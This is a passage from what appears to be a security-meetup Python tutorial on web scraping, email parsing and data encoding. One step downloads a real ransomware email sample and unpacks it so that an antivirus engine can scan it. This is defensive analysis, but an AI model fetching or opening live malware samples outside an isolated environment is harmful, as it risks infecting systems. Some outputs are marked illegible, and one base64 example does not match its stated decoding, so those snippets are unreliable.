>>> print(BeautifulSoup(html))
<html><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "lxml"))
<html><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "html5lib"))
<html><head></head><body><a><b></b></a></body></html>
>>> print(BeautifulSoup(html, "html.parser"))
<a><b></b></a>
>>> exit()
```

10.3.3 Basic examples

Simple, deficient link scraping

Here's a simple example that will read a web page and print out the href's:

```
conda create --name bs4 python=2 beautifulsoup4 lxml -y
source activate bs4

cat >parse_simple.py <<'EOF'
#!/usr/bin/env python

import argparse
import urllib2
from bs4 import BeautifulSoup

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
```

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```

parser.add_argument("url", help="url to fetch hrefs")
args = parser.parse_args()

page = urllib2.urlopen(args.url).read()
soup = BeautifulSoup(page, 'lxml')
soup.prettify()
for anchor in soup.findAll('a', href=True):
    print anchor['href']
EOF
python2 parse_simple.py https://pentest-meetup.appspot.com

source deactivate
conda remove --name bs4 --all -y

```

Fixing the deficiencies

But it has a two shortcomings: (1) it returns relative url's leaving the user to figure out the full url; (2) which for HTTP 302 redirection is hard as it doesn't show the redirected url. Here's a python3 example that tracks url redirection via `response.geturl()` and obtains a full (not relative) url via `urllib.parse.urljoin(url_r, anchor['href'])`:

```

conda create --name bs4 python=3 beautifulsoup4 lxml -y
source activate bs4

cat >parse_simple2.py <<'EOF'
#!/usr/bin/env python3

import argparse
import urllib.parse
import urllib.request
from bs4 import BeautifulSoup
import re

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
    parser.add_argument("url", help="url to fetch hrefs")
    args = parser.parse_args()

    # fetch page into bs4, getting the real redirected url
    req = urllib.request.Request(args.url)
    response = urllib.request.urlopen(req)
    page = response.read()
    url_r = response.geturl()
    # parse html with bs4
    soup = BeautifulSoup(page, 'lxml')
    soup.prettify()
    # output hrefs with full url
    # for anchor in soup.findAll('a', href=True):
    for anchor in soup.findAll('a', href=True):
        print(urllib.parse.urljoin(url_r, anchor['href']))
EOF

python parse_simple2.py https://pentest-meetup.appspot.com

```

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```
source deactivate
conda remove --name bs4 --all -y
```

Another useful extension is to use regular expressions in the `soup.findAll('a', href=True)` instead: `soup.findAll('a', href=re.compile("BID|RF"))`.

10.3.4 SciPy, pandas, and Jupyter/IPython

SciPy et. al. relationships

SciPy “is a Python-based ecosystem of open-source software for mathematics, science, and engineering.” Two of it’s six core projects include:

- `pandas` for data structures and analysis
- `IPython` enhanced interactive console for Python

The `IPython` interactive console expanded into `Jupyter` as more languages were added, with `Jupyter` providing the common infrastructure.

An interesting sidenote from `IPython`:

Beginning with version 6.0, `IPython` stopped supporting compatibility with Python versions lower than 3.3 including all versions of Python 2.7.

If you are looking for an `IPython` version compatible with Python 2.7, please use the `IPython 5.x LTS` release and refer to its documentation (LTS is the long term support release).

Another interesting sidenote from `Jupyter`:

We recommend using the Anaconda distribution to install Python and Jupyter.

Web scraping with pandas and BeautifulSoup

These examples are from `Web Scraping with Pandas and BeautifulSoup`.

Consider the data in `NationMaster Media > Internet users: Countries Compared`. To summarize the data involves the following short Python snippet:

```
TESTENV=pandas

# If you use conda ...
conda create --name $TESTENV python=3 beautifulsoup4 lxml tabulate pandas requests -y
source activate $TESTENV

# If you use pip
# mkdir -p ~/$TESTENV
# python3 -m venv ~/$TESTENV
# cd ~/$TESTENV
# source bin/activate
# pip install -U beautifulsoup4 lxml tabulate pandas requests

# Source code bs4_pandas.py
cat > bs4_pandas.py <<'EOF'
import pandas as pd
```

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```

import requests
from bs4 import BeautifulSoup
from tabulate import tabulate

res = requests.get("http://www.nationmaster.com/country-info/stats/Media/Internet-
↳users")
soup = BeautifulSoup(res.content, 'lxml')
table = soup.find_all('table')[0]
df = pd.read_html(str(table))
print( tabulate(df[0], headers='keys', tablefmt='psql') )
EOF

# Run the sample code
python3 bs4_pandas.py

# If you use conda ...
source deactivate
conda remove --name $TESTENV --all -y
rm bs4_pandas.py

# If you use pip ...
# deactivate
# cd
# rm -rf ~/ $TESTENV

```

More scraping with Jupyter data visualization

Part 1 - scraping and cleaning data

Here is a more complex example starting with data collection via [Learning Python: Part 1 - Scraping and Cleaning the NBA Draft](#). The output is a CSV file `draft_data_1966_to_2017.csv` containing various NBA draft information from 1966 - 2017.

```

# Setup Python virtual env with conda
conda create --name jupyter python=3 \
    jupyter beautifulsoup4 pandas numpy matplotlib seaborn -y
source activate jupyter

# Python code to scrape from NBA draft data
cat >NBA_Draft_scraping.py <<'EOF'
import argparse
from urllib.request import urlopen
from bs4 import BeautifulSoup
import pandas as pd

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Get NBA draft csv")
    parser.add_argument("start_year", type=int, help="starting year (>1966)")
    parser.add_argument("stop_year", type=int, help="stop year (<= current year)")
    args = parser.parse_args()
    start_year = args.start_year
    stop_year = args.stop_year
    range_end = stop_year + 1

```

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```

url_template = "http://www.basketball-reference.com/draft/NBA_{year}.html"
draft_df = pd.DataFrame()
for year in range(start_year, range_end): # for each year
    url = url_template.format(year=year) # get the url
    html = urlopen(url) # get the html
    soup = BeautifulSoup(html, 'html5lib') # create our BS object
    column_headers = [th.getText() for th in
        soup.findAll('tr', limit=2)[1].findAll('th')]
    # get our player data
    data_rows = soup.findAll('tr')[2:]
    player_data = [[td.getText() for td in data_rows[i].findAll('td')]
        for i in range(len(data_rows))]
    # Turn yearly data into a DataFrame
    year_df = pd.DataFrame(player_data, columns=column_headers[1:])
    # create and insert the Draft_Yr column
    year_df.insert(0, 'Draft_Yr', year)
    # Append to the big dataframe
    draft_df = draft_df.append(year_df, ignore_index=True)

# Convert data to proper data types
draft_df = draft_df.apply(pd.to_numeric, errors="ignore")

# Get rid of the rows full of null values
draft_df = draft_df[draft_df.Player.notnull()]

# Replace NaNs with 0s
draft_df = draft_df.fillna(0)

# Rename Columns
draft_df.rename(columns={'WS/48': 'WS_per_48'}, inplace=True)
# Change % symbol
draft_df.columns = draft_df.columns.str.replace('%', '_Perc')
# Add per_G to per game stats
draft_df.columns.values[14:18] = [draft_df.columns.values[14:18][col] +
    "_per_G" for col in range(4)]

# Changing the Data Types to int
draft_df.loc[:, 'Yrs': 'AST'] = draft_df.loc[:, 'Yrs': 'AST'].astype(int)
draft_df['Pk'] = draft_df['Pk'].astype(int) # change Pk to int

# Delete the 'Rk' column no longer needed.
# draft_df.drop('Rk', axis='columns', inplace=True)

draft_df.to_csv("draft_data_" + str(start_year) + "_to_" + str(stop_year) + ".csv")
EOF

# Run the scraping code to produce output CSV draft_data_1966_to_2017.csv
python3 NBA_Draft_scraping.py 1966 2017

# Skip deactivation until jupyter run below ...
# source deactivate
# conda remove --name jupyter --all -y

```

Part 2 - visualizing data

Now that the data is captured to a CSV file, follow [Learning Python: Part 2 - Visualizing the NBA Draft](#) to visualize the data interactively using *jupyter*. (Note: the GitHub repo [savvastj/NBA_stuff](#) contains the IPython notebook created by the article's author.)

Run the following grouped commands in either a bash shell, or in *jupyter* cells:

```
# *****
# In shell
# *****
# source activate jupyter
jupyter notebook

# *****
# In jupyter notebook - create a new notebook
# *****
# New ==> Notebook: Python3


# *****
# cell 1
# *****
import pandas as pd
import numpy as np
%matplotlib inline
import matplotlib.pyplot as plt
import seaborn as sns


# *****
# cell 2
# *****
draft_df = pd.read_csv("draft_data_1966_to_2017.csv", index_col=0)
draft_df.describe()


# *****
# cell 3
# *****
WS48_yrly_avg = draft_df.groupby('Draft_Yr').WS_per_48.mean()

# Plot WS/48 by year
# use seaborn to set our graphing style
# the style 'white' creates a white background for
# our graph
sns.set_style("white")

# Set the size to have a width of 12 inches
# and height of 9
plt.figure(figsize=(12,9))
```

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```

# get the x and y values
x_values = draft_df.Draft_Yr.unique()
y_values = WS48_yrly_avg

# add a title
title = ('Average Career Win Shares Per 48 minutes by Draft Year (1966-2017)')
plt.title(title, fontsize=20)

# Label the y-axis
# We don't need to label the year values
plt.ylabel('Win Shares Per 48 minutes', fontsize=18)

# Limit the range of the axis labels to only
# show where the data is. This helps to avoid
# unnecessary whitespace.
plt.xlim(1966, 2017.5)
plt.ylim(0, 0.08)

# Create a series of grey dashed lines across the each
# labeled y-value of the graph
plt.grid(axis='y', color='grey', linestyle='--', lw=0.5, alpha=0.5)

# Change the size of tick labels for both axis
# to a more readable font size
plt.tick_params(axis='both', labelsize=14)

# get rid of borders for our graph using seaborn's
# despine function
sns.despine(left=True, bottom=True)

# plot the line for our graph
plt.plot(x_values, y_values)

# Provide a reference to data source and credit yourself
# by adding text to the bottom of the graph
# the first 2 arguments are the x and y axis coordinates of where
# we want to place the text
# The coordinates given below should place the text below
# the xlabel and aligned left against the y-axis
plt.text(1966, -0.012,
        'Primary Data Source: http://www.basketball-reference.com/draft/'
        '\nAuthor: Savvas Tjortjoglou (savvastjortjoglou.com)',
        fontsize=12)

# Display our graph
plt.show()

# *****
#cell 4
# *****
top10 = draft_df[(draft_df['Pk'] < 11)]

sns.set(style="whitegrid")

plt.figure(figsize=(15,10))

```

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```

# create our violinplot which is drawn on an Axes object
vplot = sns.violinplot(x='Pk', y='WS_per_48', data=top10)

title = ('Distribution of Win Shares per 48 Minutes for each'
        '\nNBA Draft Pick in the Top 10 (1966-2014)')

# We can call all the methods available to Axes objects
vplot.set_title(title, fontsize=20)
vplot.set_xlabel('Draft Pick', fontsize=16)
vplot.set_ylabel('Win Shares Per 48 minutes', fontsize=16)
vplot.tick_params(axis='both', labelsize=12)

plt.text(-1, -.55,
        'Data source: http://www.basketball-reference.com/draft/'
        '\nAuthor: Savvas Tjortjoglou (savvastjortjoglou.com)',
        fontsize=12)

sns.despine(left=True)

plt.show()

# *****
# In jupyter notebook - save notebook
# *****
# File ==> Download as ==> Notebook(.ipynb)

# *****
# In shell
# *****
source deactivate
conda remove --name jupyter --all -y

```

10.4 Scraping with Scrapy

10.4.1 Learning Scrapy

The [Scrapy](#) website introduces the concept that Scrapy can be run from:

- end-user PCs
- a self-hosted Scrapy server: see [Scrapyd Documentation](#) and [Scrapyd GitHub](#)
- the [Scrapycloud](#)

There is a free level (currently 1 concurrent crawl job limited to 24 hours with 7 day data retention).

Scrapy documentation asserts “Scrapy Cloud is compatible with Scrapyd and one can switch between them as needed”.

The very first page of [Scrapy documentation](#) contains a good outline of the concepts needed to understand Scrapy.

Examples may be found at [Curated Scrapy Resources](#) and [Scrapy Examples](#).

10.4.2 Simple Scrapy examples

Setting up Scrapy

On Debian 9 the version of Scrapy from the packages was 1.0.3-2 while the latest is 1.4. Trying to run the Scrapy documentation examples failed due to the old version, so the following were required to setup the latest Scrapy:

```
# Update to latest pip, setuptools, wheel.
sudo apt install build-essential libssl-dev libffi-dev python-dev -y
pip install -U pip setuptools wheel

# Create a python3 environment with Scrapy installed
python3 -m venv ~/python3
cd ~/python3
source bin/activate
pip install -U Scrapy
```

Scrapy without a project

Start with the [Scrapy at a glance](#), which illustrates a Scrapy run without a project. Here, the website <http://quotes.toscrape.com/> is spidered to obtain the quotes into a JSON or CSV output. Be sure to view the web page source to make sense of the `quote.css('span.text::text')`, `quote.xpath('span/small/text()')`, and `response.css('li.next a::attr("href")')` code segments.

```
# Environment setup above
cd ~/python3
# source bin/activate
mkdir -p scrapy
cd scrapy

# Create quotes_spider.py
cat > quotes_spider.py <<'EOF'
import scrapy

class QuotesSpider(scrapy.Spider):
    name = "quotes"
    start_urls = [
        'http://quotes.toscrape.com/tag/humor/',
    ]

    def parse(self, response):
        for quote in response.css('div.quote'):
            yield {
                'text': quote.css('span.text::text').extract_first(),
                'author': quote.xpath('span/small/text()').extract_first(),
            }

            next_page = response.css('li.next a::attr("href")').extract_first()
            if next_page is not None:
                yield response.follow(next_page, self.parse)
EOF

# Run it with JSON output.
scrapy runspider quotes_spider.py -o quotes.json
```

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```
# Change to CSV output.
scrapy runspider quotes_spider.py -o quotes.csv

# When done, deactivate venv.
# deactivate
```

Scrapy shell

The Scrapy shell can be used to help create or debug the above Scrapy spider:

```
scrapy shell http://quotes.toscrape.com/tag/humor/
response.css('div.quote')
quote = response.css('div.quote')[0]
quote.css('span.text')
quote.css('span.text::text')
quote.css('span.text::text').extract_first()
response.css('li.next')
response.css('li.next a')
response.css('li.next a::attr("href")')
response.css('li.next a::attr("href")').extract_first()
exit()

# Get rid of venv
deactivate
cd
rm -rf ~/python3
```

Scrapy with a project

The [Scrapy tutorial](#) creates a project using the QuotesSpider above and goes into more detail explaining the CSS selector `response.css(...)` and the XPath expression `quote.xpath(...).extract_first()`.

10.4.3 JavaScript handling

From [Handling JavaScript in Scrapy with Splash](#):

A common roadblock when developing spiders is dealing with sites that use a heavy amount of JavaScript. Many modern websites run entirely on JavaScript, and require scripts to be run in order for the page to render properly. In many cases, pages also present modals and other dialogues that need to be interacted with to show the full page. In this post we're going to show you how you can use Splash to handle JavaScript in your Scrapy projects.

For more information consult:

- [scrapinghub/splash](#) is the JavaScript rendering service code.
- [Splash - A javascript rendering service](#) is the documentation for the Splash server.
- [scrapy-plugins/scrapy-splash](#) is the Scrapy plugin that allows Scrapy to interface with the Splash service.

Needless to say, scraping JavaScript sites can get to be complex. with a project

10.5 Internet data

This section follows Python's [Internet Data Handling](#).

10.5.1 email

This section follows [email](#) — An email and MIME handling package.

Get your own `example01.eml` raw email message

We use example email message `example01.eml` to illustrate how the Python email software can be used to manipulate email. You can do the same with your own email by downloading the raw email text. For example, the raw contents of a Gmail message can be downloaded from any browser by selecting “Show original” from the menu immediately to the right of the reply button. That capability is not unique to Gmail.

Use Python `email` for recon on email

To understand Python's `EmailMessage` class see [email.message: Representing an email message](#). Here we first carve through the email to get an idea of it's structure:

```
python3

# Packages
import email
import mimetypes
from email.policy import default

# Read in the email message.
msgfile = 'example01.eml'
with open(msgfile, 'rb') as fp:
    msg = email.message_from_binary_file(fp, policy=default)

# Get email header field names.
print(msg.keys())
# From this we see the email uses SPF, DKIM, and DMARC

# Let's see the message Content-Type from the header.
print(msg.get('Content-Type', failobj='no Content-Type'))

# The message is Content-Type multipart/mixed, so let's get the message structure.

# Get the email body structure.
for part in msg.walk():
    print(part.get_content_type(), part.get_boundary('(no boundary)'),
          '(is attachment:', str(part.is_attachment()) + ' '
          ' (filename', part.get_filename(failobj='None')) + ' '

# The message has a multipart/alternative ...
# The first is text/plain, likely the message body in plain text.
# The second is text/html, likely the message body in html.
# The last multipart is the attached file 'plaintext.txt'.
```

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```
# If the attachment is text/plain, print it out.
for part in msg.iter_attachments():
    if part.get_content_type() == 'text/plain':
        print(part.get_content())
    else:
        print('Attachment', part.get_filename(failobj='None'), 'is', part.get_content_
↳type())

# We got all this without even looking at the email.
```

Looking at the actual message text

See [Message Headers](#) for RFC definition of the fields.

Message headers are added on top by successive servers, so the first *Received*: is actually from the last server to receive the message.

You'll notice lots of header fields "X-*:" that were used for unstandardized parameters (not in any RFC). That has since been deprecated by [IETF RFC 6648 Deprecating the "X-" Prefix and Similar Constructs in Application Protocols](#).

Header Delivered-To, Received, X-Received

Delivered-To: is not in an RFC but is added upon delivery to a mailbox.

Received: is the last SMTP server involved in the email. Note the private RFC 1918 10.0.0.0/8 address range, indicating an internal Google email server.

X-Received: is a non-standard received header field.

```
Delivered-To: bill.gates@gmail.com
Received: by 10.74.36.76 with SMTP id v12csp1554687oov;
        Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
X-Received: by 10.55.201.202 with SMTP id m71mr1960875qkl.140.1499909776939;
        Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
```

Header ARC-*

From [Authenticated Received Chain](#):

DMARC allows a sender's domain to indicate that their emails are protected by SPF and/or DKIM, and tells a receiver what to do if neither of those authentication methods passes - such as to reject the message. However, a strict DMARC policy may block legitimate emails sent through a mailing list or forwarder, as the SPF check will fail due to the unapproved sender and the DKIM signature will be invalidated if the message is modified, such as by adding a subject tag or footer.

ARC solves the problem of the SPF and DKIM signatures being invalidated by giving the intermediate server a way to sign the original message's validation results. Even if the SPF and DKIM validation fail, the recipient can choose to validate the ARC. If the ARC indicates that the original message passed the SPF and DKIM checks and the only modifications were made by well-reputed intermediaries, the recipient may choose to ignore the failed SPF, DKIM, or DMARC validation.

For a good, short introduction see [How to Explain Authenticated Received Chain \(ARC\) in Plain English](#)

```
ARC-Seal: i=1; a=rsa-sha256; t=1499909776; cv=none;
d=google.com; s=arc-20160816;
b=SioX8Hn1J470WDafra8Cy+1EmpJJ1LS4N+onXzANGMH+nKDPLKkRc10MCNNFWWQ0X
XEyZxji6Tz97bHOpTbqMP24Fa0ouuHYrKSygUOny4ZpUQeOA7fSiXQZFsmN8Ink7xCZ8
kUPKFxgO6HJXAhKaYjY1jgGpvHVI/DLSdq0avy9n9rh200myXnS6DbaPnt3dL90JFiNE
S/iGR9JDHHN3wOwuikiE/7g6i8tVUV0mRYaH2DMgySw0DdzyiI684BSdC7q9yZjto65c
CFT3+ugGGHC1tNm2quLXcBf8CGckWy5rPFwTFNmXBIhGq/RByiCfpCM+dlaIqj3esiIH
xFgQ==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-
↳20160816;
h=to:subject:message-id:date:from:mime-version:dkim-signature
:arc-authentication-results;
bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LuiMwk6+y6JxTc=;
b=AgbPQkRPboCsPbDyysQjf2EJE2U2r/ewnh+6kFnkcyqqlc+9B8JcOPDrNBCzYa5NNt
3jw41ExvjSVC29m7EFLXCxu+7wc//MFGeuKqAM40vt8cnWJMiX6UQqeIW2LGF2PD2u/r
OpdmonZ/wsgDX3uko53SEJWsctfZBaygb6nMAJ/Se6dHdZVkusV5fL6aWecOmAeEXXno
9fb6c/aaSPuJ/wAwg1+Uccc39S0zGSiVXJTDmNPZJ6grFnGGXeyIYcpVEv4Q7xrZtsYy
jd9OUdLT5H4lQAdKgISFzevkWRmke97W+LKfEN46jObpWCT49oA7iyjekWwQOBrdK0Ms
9MTQ==
ARC-Authentication-Results: i=1; mx.google.com;
dkim=pass header.i=@bitbender.org header.b=Vsm2nbdE;
spf=pass (google.com: domain of bill.gates@bitbender.org designates
↳2607:f8b0:400d:c09::22f as permitted sender) smtp.mailfrom=bill.gates@bitbender.org;
dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=bitbender.org
```

Header Return-Path, Received

From [RFC 5321](#) “The primary purpose of the Return-path is to designate the address to which messages indicating non-delivery or other mail system failures are to be sent.”

There is another *Received*: from an earlier SMTP server.

```
Return-Path: <bill.gates@bitbender.org>
Received: from mail-qk0-x22f.google.com (mail-qk0-x22f.google.com.
↳[2607:f8b0:400d:c09::22f])
by mx.google.com with ESMTPS id d78si3625566qkc.297.2017.07.12.18.36.16
for <bill.gates@gmail.com>
(version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
```

Header for SPF, DKIM results

Here the *Received-SPF*: header field indicates the SPF check passed while the *Authentication-Results*: indicates the DMARC test passed (because the DKIM and SPF tests passed).

There is yet another *Received*: header and the *DKIM-Signature*:

Note that *X-Google-DKIM-Signature*: is internal to Google and not consumed elsewhere.

```
Received-SPF: pass (google.com: domain of bill.gates@bitbender.org designates
↳2607:f8b0:400d:c09::22f as permitted sender) client-ip=2607:f8b0:400d:c09::22f;
Authentication-Results: mx.google.com;
dkim=pass header.i=@bitbender.org header.b=Vsm2nbdE;
spf=pass (google.com: domain of bill.gates@bitbender.org designates
↳2607:f8b0:400d:c09::22f as permitted sender) smtp.mailfrom=bill.gates@bitbender.org;
```

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```

    dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=bitbender.org
Received: by mail-qk0-x22f.google.com with SMTP id 16so38047001qkg.2
    for <bill.gates@gmail.com>; Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
    d=bitbender.org; s=google;
    h=mime-version:from:date:message-id:subject:to;
    bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LUiMwk6+y6JxTc=;
    b=Vsm2nbdEgXeHR3c4y5/0J/neyFrOIjeMU9Cp/4ckE5vjXpx8o0XSGrQac0sLy/WFHZ
    2/a3dGCgP+EG0pK7OMCdK92Dndtd96FDSsFWlv6WM0jnP9BT5Z04mPqWvQD8/hJ5JrrA
    sZC/eYNvMW2kLiHCYWpyW5P9Z+nCJZzwvNucM=
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
    d=1e100.net; s=20161025;
    h=x-gm-message-state:mime-version:from:date:message-id:subject:to;
    bh=vG6RGxkmpfoWe3CB+2hKOkcbosxM2LUiMwk6+y6JxTc=;
    b=ERrPpfJyo01AjoyIOfrwZh7+mqWsJyJA/1DX2UvEPX5CNW+L+tQnmuZrI8UHRtX1Yj
    wzy1aJQBUJfyQ1NIred1UT2KdH0Np4/UA717YuCWsxsYk6q56V1ID0XE6nZWwsVw92CF
    tnG9B5ThvKosIg9qLDPUSHUHWcMqoINE6VfZs4bSgN3N+2eHF+0ScS58MQTGK5J+jk6Q
    ap1ltGI3VUuI7j2HnTM0/d61yQaGqY0bBYIoav+2G9RBitvD2QDV/zQhP1J4eTO8io47
    aS8JV85pH74MUBb9Zc+HkbM4JXQxRhE1KsRaFhgbpca2HWSm6adE9d32OVZTAtHfP/CV
    U/XA==

```

Header X-*, MIME-Version, Received

X-Gm-Message-State: is again another Google-internal header, along with another *X-Received*: & *Received*:

MIME-version: indicates *MIME* version 1.0.

```

X-Gm-Message-State: AIVw112nBH2HChFIK7jQ0x/SNhxWIq/i/+cf0k1dk0o+6IuGkP3WLKWH
    ylypALWgopPZyiHCaLDTifyY6MaFgb4AN3jc=
X-Received: by 10.55.77.13 with SMTP id a13mr1689023qkb.194.1499909776375;
    Wed, 12 Jul 2017 18:36:16 -0700 (PDT)
MIME-Version: 1.0
Received: by 10.12.172.163 with HTTP; Wed, 12 Jul 2017 18:36:15 -0700 (PDT)

```

Header fields the user can relate to

```

From: "Maki, Jim" <bill.gates@bitbender.org>
Date: Wed, 12 Jul 2017 18:36:15 -0700
Message-ID: <CAAyi+zfiRY0G7PgcPkvOkaQtu3qbiYcbjDkkgdM0kpAnq3TF2g@mail.gmail.com>
Subject: Single test message
To: Jim Maki <bill.gates@gmail.com>

```

Message Content-Type: multipart/mixed

This indicates an email with multiple parts separated with `boundary="001a114a6a106abb89055428f59b"`.

```
Content-Type: multipart/mixed; boundary="001a114a6a106abb89055428f59b"
```


Message text/plain and text/html message bodies

Content-Type: multipart/alternative indicates there are alternative message body types: here text/plain and text/html.

```
Content-Type: multipart/alternative; boundary="001a114a6a106abb86055428f599"

--001a114a6a106abb86055428f599
Content-Type: text/plain; charset="UTF-8"

Message body

    Jim

--001a114a6a106abb86055428f599
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<div dir=3D"ltr">Message body<div><br></div><div>=C2=A0 Jim</div><div><br><=
/div></div>

--001a114a6a106abb86055428f599--
```

Message attachment

Here the attachment is defined. It's the text/plain file "plaintext.txt" with contents "Test attachment."

```
--001a114a6a106abb89055428f59b
Content-Type: text/plain; charset="US-ASCII"; name="plaintext.txt"
Content-Disposition: attachment; filename="plaintext.txt"
Content-Transfer-Encoding: base64
X-Attachment-Id: f_j51rjvcw0

VGZzdCBhdHRhY2htZW50LgoK
--001a114a6a106abb89055428f59b--
```

It's encoded in base-64, and running the following commands shows that "GVzdCBhdHRhY2htZW50LgoK" converts to "Test attachment."

```
hacker@meetup: ~/meetup/email$ echo 'VGZzdCBhdHRhY2htZW50LgoK' | base64 -d
Test attachment.
```

Unpacking the eml into a directory

unpack.py sample program

From email: Examples:

```
cat > unpack.py <<'EOF'
#!/usr/bin/env python3

"""Unpack a MIME message into a directory of files."""

import os
```

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```

import email
import mimetypes
from email.policy import default
from argparse import ArgumentParser

def main():
    parser = ArgumentParser(description="""\
Unpack a MIME message into a directory of files.
""")
    parser.add_argument('-d', '--directory', required=True,
                        help="""Unpack the MIME message into the named
                        directory, which will be created if it doesn't already
                        exist.""")
    parser.add_argument('msgfile')
    args = parser.parse_args()

    with open(args.msgfile, 'rb') as fp:
        msg = email.message_from_binary_file(fp, policy=default)

    try:
        os.mkdir(args.directory)
    except FileExistsError:
        pass

    counter = 1
    for part in msg.walk():
        # multipart/* are just containers
        if part.get_content_maintype() == 'multipart':
            continue
        # Applications should really sanitize the given filename so that an
        # email message can't be used to overwrite important files
        filename = part.get_filename()
        if not filename:
            ext = mimetypes.guess_extension(part.get_content_type())
            if not ext:
                # Use a generic bag-of-bits extension
                ext = '.bin'
            filename = 'part-%03d%s' % (counter, ext)
            counter += 1
            with open(os.path.join(args.directory, filename), 'wb') as fp:
                fp.write(part.get_payload(decode=True))

if __name__ == '__main__':
    main()
EOF

# unpack eml
python3 unpack.py -d message_contents example01.eml

```

Using *unpack.py* to A/V scan attachments

Here we use this simple example to A/V scan a malicious email sample using *loadlibrary* from *Building the tool to run Microsoft Malware Protection Engine*:

```

# Continuing on from the above example
PYCODE=$PWD

# Get the ransomware
AVDIR=~/.av/samples/email
rm -rf $AVDIR
mkdir -p $AVDIR
cd $AVDIR
curl -L -o ransomware.zip http://www.malware-traffic-analysis.net/2017/05/16/2017-05-
↳16-Jaff-ransomware-emails-and-artifacts.zip
mkdir -p ransomware
# The password is visible at http://www.malware-traffic-analysis.net/about.html
PW=XXXXXXXXXX
unzip -P "$PW" ransomware.zip -d ransomware

# Extract message content
python3 $PYCODE/unpack.py -d contents ransomware/*.eml
ls -l contents

# In case MsMpEng is not already installed
sudo apt install \
    libc6-dev-x32 gcc-multilib lib32readline-dev cabextract \
    gdb libimage-exiftool-perl -y

cd
mkdir -p av
cd av
git clone https://github.com/taviso/loadlibrary.git
cd loadlibrary/engine
curl -L -o mpam-fe.exe 'https://go.microsoft.com/fwlink/?LinkID=121721&arch=x86'
cabextract mpam-fe.exe
exiftool mpengine.dll | grep 'Product Version Number'
# NOTE: bug fixed in 1.1.13903.0
cd ..
make
cd ..

# Run A/V against Invoice.pdf
cd ~/.av/loadlibrary
./mpclient ~/.av/samples/email/contents/Invoice.pdf 2>&1 | grep Threat

cd $PYCODE

```

Get attachments

Sample program to get attachments to individual files from [How to read eml file in python?](#):

```

cat > detach.py <<'EOF'
import email
import os

path = './'
listing = os.listdir(path)

for file in listing:
    if str.lower(file[-3:])=="eml":
        msg = email.message_from_file(open(file))

```

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```

        attachments=msg.get_payload()
        for attachment in attachments:
            try:
                fnam=attachment.get_filename()
                f=open(fnam, 'wb').write(attachment.get_payload(decode=True,))
                f.close()
            except Exception as detail:
                #print detail
                pass
EOF

mkdir -p detach
cp *.eml detach/
cd detach
python3 ../detach.py
cd ..

```

Checking DKIM signature

We can use application `dkimverify.py` from Python package `dkimpy` to check DKIM signatures.

On a side note, this is a case where `conda` does not have the appropriate package and `pip` must be used withing `conda` to get the package.

```

conda create --name email python=3 -y
source activate email
conda install pip -y
pip install -U dkimpy dnspython
dkimverify.py < example01.eml

source deactivate
conda remove --name email --all -y

```

10.5.2 Data conversion

Base64

See `base64(1)` - Linux man page and `base64`.

bash base64

Warning - use the right `echo` options:

- `echo -n` avoids adding “\n” to the end of the string.
- `echo -e` to add special characters (“\r”, “\n”, ...) within the string.

See the following example:

```

# "echo -n" avoids appending "\n". See the difference:
echo -n "hello" | base64
echo "hello" | base64

```

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```
# "echo -e" to add "\r\n" embedded 3 places:
echo -ne "GET / HTTP/1.1\r\nHost: localhost:8000\r\n\r\n" | base64
```



```
exit()
```

[illegible]

```
# 100+ character string with some Unicode at the start
TEXT="abc 123 ¼ ¶"$(printf '1234567890%.0s' {0..9})

# Show xxd output format
echo -n "$TEXT" | xxd # default
echo -n "$TEXT" | xxd -p # line wrap only
echo -n "$TEXT" | xxd -p | tr -d '\n' # single line

# Hex format "0x01,0x02,..."
HEX0=$(echo -n "$TEXT" | xxd -p | \
    sed 's#\(\..\)#0x\1#g' | tr -d '\n' | sed 's#\(\.\)0x#\1,0x#g')
echo "$HEX0"
# Back to text
TEXT2=$(echo -n "$HEX0" | sed "s/^0x//; s/,0x//g" | xxd -r -p)
echo "$TEXT2"

# Hex format "\x01\x02..."
```

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```
HEX=$(echo -n "$TEXT" | xxd -p | tr -d '\n' | sed 's#\(..\)#\\x\1#g')
echo "$HEX"
# Back to text
TEXT3=$(echo -n "$HEX" | tr -d '\\x' | xxd -r -p)
echo "$TEXT3"
```

Running this gives

[illegible]

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```
# \x01\x02\x03...
HEX = '\\' + '\\'.join(list(map(lambda b: b[1:], list(map(hex, binascii.
↳ hexlify(BYTES)))))
print(HEX)
# To get back to TEXT
BYTES3 = binascii.unhexlify(binascii.unhexlify(HEX.replace('\\x', '')))
TEXT3 = BYTES3.decode('utf-8')

exit()
```

Running this gives:

[illegible]

10.5.3 JSON

This section follows [json - JSON encoder and decoder](#). See [Encoders and Decoders](#) for the translation between JSON data and Python data structures. The idea is to allow reading JSON into Python data, manipulate the Python data, then output the Python data as JSON.

Existing examples in this doc

JSON examples can be found in *BeEF admin GUI & RESTful API*.

The key points to remember when using `curl` are `--request POST`, `--header "Content-Type: application/json"`, and feed it a JSON string `--data '{ ... }'`. For example:

```
JSON='{"username":"beef", "password":"mySecret"}'
curl \
  --request POST \
  --header "Content-Type: application/json" \
  --data "$JSON" \
  http://localhost:3000/admin/login
```

`jq` “is a lightweight and flexible command-line JSON processor”. See [jq Tutorial](#) and [JSON on the command line with jq](#) for examples.

For sophisticated processing something other than `bash` (like `Python`) is needed.

Playing with JSONPlaceholder

JSONPlaceholder is a “free online REST service that you can use whenever you need some fake data. It’s great for tutorials, faking a server, sharing code examples, ...”.

